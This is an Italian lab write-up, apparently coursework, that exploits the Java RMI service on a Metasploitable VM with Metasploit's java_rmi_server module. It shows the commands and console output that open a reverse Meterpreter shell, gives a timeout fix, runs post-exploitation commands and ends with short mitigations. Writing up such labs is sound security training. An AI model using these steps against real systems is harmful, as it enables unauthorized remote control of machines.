S7L5 Exploit Java RMI

Introduzione:

L’obiettivo di fine settimana è quello di **Exploitare** il servizio **RMI Java** sulla macchina **Metasploitable**. Il servizio **Java RMI** (Remote Method Invocation) permette a un'applicazione Java di eseguire metodi su oggetti situati su un'altra macchina (in remoto) come se fossero locali, il servizio molto **vulnerabile**, possiamo sfruttarlo per aprire un **meterpreter**, **payload avanzato** di Metasploit che fornisce una **shell interattiva sulla macchina vittima**:

Preparazione:


Dopo aver configurato gli indirizzi IP:

Kali Linux: 192.168.11.111;


Metasploitable: 192.168.11.112;

Li ho fatti **pingare tra di loro** per vedere se comunicano:

Kali per **Metasploitable:**



Metasploitable per **Kali**:




Ora possiamo scannerizzare la **porta 1099**, dove lavora il servizio **RMI**. E notiamo che è **aperta**, perciò possiamo iniziare l'exploit:


Pratica:

Iniziamo col cercare l'exploit adatto per il servizio RMI, e a seconda dei nostri **requisiti** per l'exploit, scegliamo l'**ottavo**:

exploit/multi/misc/java_rmi_server



Apriamo ***show options*** e configuriamo l'**RHOSTS** (IP macchina target):



set rhosts 192.168.11.112

e runniamo:

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/uZcEux5S
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54065) at 2024-11-15 04:11:20 -0500

meterpreter >
```

Ora per constatare se abbiamo accesso alla macchina, facciamo ***ifconfig***, e vediamo che **l'IP** che ci esce **è lo stesso di Metasploitable**:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fdd7:21:9d01:8782:a00:27ff:fee1:edf1
IPv6 Netmask : ::
IPv6 Address : 2a0e:419:3357:0:a00:27ff:fee1:edf1
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fee1:edf1
IPv6 Netmask : ::

meterpreter >
```

Per ottenere invece le informazioni della **tabella di Routing** scriviamo ***route*** su Meterpreter:

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                  Netmask  Gateway  Metric  Interface
    ------                                  -------  -------  ------  ---------
    ::1                                     ::       ::
    2a0e:419:3357:0:a00:27ff:fee1:edf1      ::       ::
    fdd7:21:9d01:8782:a00:27ff:fee1:edf1    ::       ::
    fe80::a00:27ff:fee1:edf1                ::       ::
meterpreter >
```

Condizione speciale:

Può capitare che la sessione non venga aperta per un errore di **RuntimeError**, indica che Metasploit ha inviato il payload alla macchina vittima, ma la vittima non ha risposto entro il tempo specificato, causando un timeout.

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://0.0.0.0:8080/wwFYvKVpD
[*] 192.168.11.112:1099 - Local IP: http://127.0.0.1:8080/wwFYvKVpD
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58053 bytes) to 192.168.11.112
[-] 192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] 192.168.11.112:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Ci basterà solamente modificare l'**HTTPDELAY** in options, e metterlo da **10** a **20**, per vedere che ora funzionerà tutto correttamente e si **creerà** la **sessione**:

Spiegazione Exploit:

L'exploit ***exploit/multi/misc/java_rmi_server*** è progettato per sfruttare una vulnerabilità nel protocollo Java **RMI** (**Remote Method Invocation**).

L'exploit sfrutta una vulnerabilità di tipo **remote code execution** (**RCE**) che può verificarsi quando un server **RMI è configurato in modo errato**. In particolare, l'exploit può essere utilizzato per inviare codice maligno a un server che espone il proprio servizio RMI, con il risultato che il server remoto esegua quel codice.

Una volta quindi che l'attaccante invia la richiesta di exploit al server vulnerabile, il server esegue il codice che l'attaccante **ha preparato nel payload**. Questo consente all'attaccante di acquisire il controllo del server remoto.

Se un server RMI vulnerabile è presente in una rete, un attaccante potrebbe utilizzarlo per compromettere l'intero sistema, ad esempio:

- **Accedere a file e dati sensibili**;

- **Eseguire comandi remoti**:

- **Dilagarsi verso le altre macchine della rete**;

Per proteggersi bisogna assicurarsi che il **firewall** sia attivo, utilizzare **tecniche di autenticazione** e tenere **aggiornato il software Java.**